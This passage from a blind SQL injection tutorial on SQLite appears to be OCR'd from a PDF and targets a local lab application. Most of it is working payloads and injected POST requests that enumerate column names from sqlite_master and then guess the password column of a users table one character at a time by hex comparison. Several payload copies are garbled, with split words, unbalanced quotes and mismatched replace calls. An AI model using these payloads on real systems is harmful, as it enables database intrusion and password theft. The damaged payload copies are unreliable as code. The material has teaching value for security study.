replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(sql,'(')%2b1)),'`')),"TEXT",''),"INTEGER",''),"AUTOINCREMENT",''),"PRIMARY KEY",''),"UNIQUE",''),"NUMERIC",''),"REAL",''),"BLOB",''),"NOT NULL",''),',','~~'),"`","")
```



Above payload extract the list of all column names in following pattern: -

Column1 ~~ column2 ~~ column3 …

What we need to do is, we will start extracting data and will check if there are two consecutive ~~ in data it means, data before/in between them is column name

Like: - column1 ~~ or ~~ column ~~

Above mentioned payload will extract all column names, to extract data character by character and convert it to hex value for comparison following payload will be helpful

```
hex(substr(replace(replace(replace(replace(replace(replace(replace(replace(repl
ace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(s
ql,'(')%2b1)),'`')),"TEXT",''),"INTEGER",''),"AUTOINCREMENT",''),"PRIMA
RY KEY",''),"UNIQUE",''),"NUMERIC",''),"REAL",''),"BLOB",''),"NOT
NULL",''),',','~~'),"`",""),column-name_character_numer,1))
```

In above payload, **column-name_character_numer** represent sequence of character in column name list. Let's suppose we want to get the first character from column name list, just replace **column-name_character_numer** with number 1.

In case of blind SQL Injection payload will be as following

```
and (select
hex(substr(replace(replace(replace(replace(replace(replace(replace(replace(repl
ace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(s
ql,'(')%2b1)),'`')),"TEXT",''),"INTEGER",''),"AUTOINCREMENT",''),"PRIMA
RY KEY",''),"UNIQUE",''),"NUMERIC",''),"REAL",''),"BLOB",''),"NOT
NULL",''),',','~~'),"`",""),1,1))  FROM sqlite_master WHERE type!='meta'
AND sql NOT NULL AND name NOT LIKE 'sqlite_%' and name='info') <
hex('Character_we_are_guessing')
```

Replace **Character_we_are_guessing** with character we are guessing, like in below example, hex('q') shows that we are checking whether first character is before alphabet 'q'.

```
http://127.0.0.1/sqlite-lab/index.php

POST body data
tag=ubuntu'  and (select
hex(substr(replace(replace(replace(replace(replace(replace(replace(replace(repl
ace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(s
```

ql,'(')%2b1)),'`')),"TEXT",'),"INTEGER",'),"AUTOINCREMENT",'),"PRIMARY KEY",'),"UNIQUE",'),"NUMERIC",'),"REAL",'),"BLOB",'),"NOT NULL",'),",",'~~'),"`",''),1,1)) FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' and name='info') < **hex('q')**-- -&search=Check+Plan

Page content is same as page content with original request, which indicates character in column name list is before alphabet q.

Just keep fuzzing and check page content to narrow down your guess for exact character. As we know, first character in column name list is ‘n’ so when we will be having payload request like this

http://127.0.0.1/sqlite-lab/index.php

POST body data
tag=ubuntu' and (select hex(substr(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(sql,'(')%2b1)),'`')),"TEXT",'),"INTEGER",'),"AUTOINCREMENT",'),"PRIMARY KEY",'),"UNIQUE",'),"NUMERIC",'),"REAL",'),"BLOB",'),"NOT NULL",'),",",'~~'),"`",''),1,1)) FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' and name='info') = **hex('n')**-- -&search=Check+Plan

We will get page content same as page content with original request.

Note: - To column names are separated by ‘tab’, hence to check the length of a column name, just locate the location of hex keyword ‘09’. After a tab, there will be some space character (2-3), so after column name there will be tab and few space characters in the column list.


To extract next character of the column name, just replace second parameter of substr() i.e

http://127.0.0.1/sqlite-lab/index.php

POST body data

tag=ubuntu' and (select hex(substr(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(sql,'(')%2b1)),'`')),"TEXT",''),"INTEGER",''),"AUTOINCREMENT",''),"PRIMARY KEY",''),"UNIQUE",''),"NUMERIC",''),"REAL",''),"BLOB",''),"NOT NULL",''),',','~~'),"`",""),**1**,1)) FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' and name='info') = hex('n')-- -&search=Check+Plan

Change value of 1 to 2 if we are extracting second character of column name.



Extracting data from Column

Let’s extract data from column of a table.

After enumerating tables name and columns name, assume we want to extract data from column ‘password’ of table ‘users’.

As we know, to extract data from a column of a table, SQL query is

```
Select column_name from table_name
```

In our case, column_name is password and table name is users. So SQL query will be

```
Select password from users
```

Above query will return all rows for column password and to limit result to just 1, query will be

```
Select password from users limit 1 offset 0
```

Payload to count number of results for a column will be

```
Select count(password) from users
```

Payload to get length of single returned result

```
Select length(password) from users limit 1 offset 0
```

Now, let’s start extraction of data from the column and here we need to perform blind SQL injection techniques so we will extract data row-by-row from column and need to use substr function. Substr() can help in extraction of data character by character and we can perform comparison by converting extracted char into hex value.

SQL query will be

```
Select hex(substr(password,1,1)) from users limit 1 offset 0
```

And blind SQLI payload will be

and (Select **hex(substr(password,1,1))** from users **limit 1 offset 0**) >hex(‘**some_char**’)

Here

Limit 1 offset 0 stands for, select 1 row for column and remove 0 from them

If it’s like limit 2 offset 1, in that case select query will return 2 results for the column and will remove first result row from the output, hence result will be having second returned row only.

substr(password,1,1) is representing that we are extracting one character from the output returned row and its starting its count from first character. After char extraction, substr() will pass data to hex() which convert that char into hex value. If it’s like this **hex(substr(password,2,1))** it means, substr() will start selection of data from second char of the output, extract only one character and pass it to hex() which convert char value to hex value.

Once our extracted char has been converted into hex value, it makes our fuzzing process easy and fast.


Let’s extract first char of the data in column password of table users

Payload

```
and (Select hex(substr(password,1,1)) from users limit 1 offset 0) > hex('k')
```


Injected request

```
http://127.0.0.1/sqlite-lab/index.php

Post body data

tag=ubuntu' and (Select hex(substr(password,1,1)) from users limit 1 offset 0) > hex('a')-- -&search=Check+Plan
```



Page content is same as page content of original request and we can conclude that our first character is after alphabet ‘a’.

Change comparison char to ‘k’ and what we got is something different



Our first char is in between ‘a’ and ‘k’


SO when our search will narrow down to alphabet ‘i’ and we make request like this

http://127.0.0.1/sqlite-lab/index.php

Post body data

tag=ubuntu' and (Select hex(substr(password,1,1)) from users limit 1 offset 0) = hex('i')-- -&search=Check+Plan

We get page with same content as we got with legitimate request.




Now, go for next char and this time we need to make change in our payload at one place which is second parameter of substr()

Change hex(substr(password,1,1)) to hex(substr(password,2,1))

http://127.0.0.1/sqlite-lab/index.php

Post body data

tag=ubuntu' and (Select hex(substr(password,**2**,1)) from users limit 1 offset 0) = hex('i')-- -&search=Check+Plan




Keep fuzzing to get the data returned by first row.

To get the next row data rest of the things will remain same only need to change limit and offset value

http://127.0.0.1/sqlite-lab/index.php

Post body data

tag=ubuntu' and (Select hex(substr(password,**1**,1)) from users **limit 2 offset 1**) > hex('d')-- -&search=Check+Plan



Above payload is extracting first char of second returned row from the result.

To get the next char of second returned row just change the second parameter of the substr()

http://127.0.0.1/sqlite-lab/index.php

Post body data

tag=ubuntu' and (Select hex(substr(password,**2**,1)) from users **limit 2 offset 1**) > hex('a')-- -&search=Check+Plan

Acknowledgements

Special thanks to IndiShell Crew and Myhackerhouse for inspiration.

About Me

Working as application security engineer and interested in exploit development.

Keep learning different-different things just not limited to single one.

My blog

http://mannulinux.blogspot.in/

My github account

https://github.com/incredibleindishell

References

https://www.sqlite.org/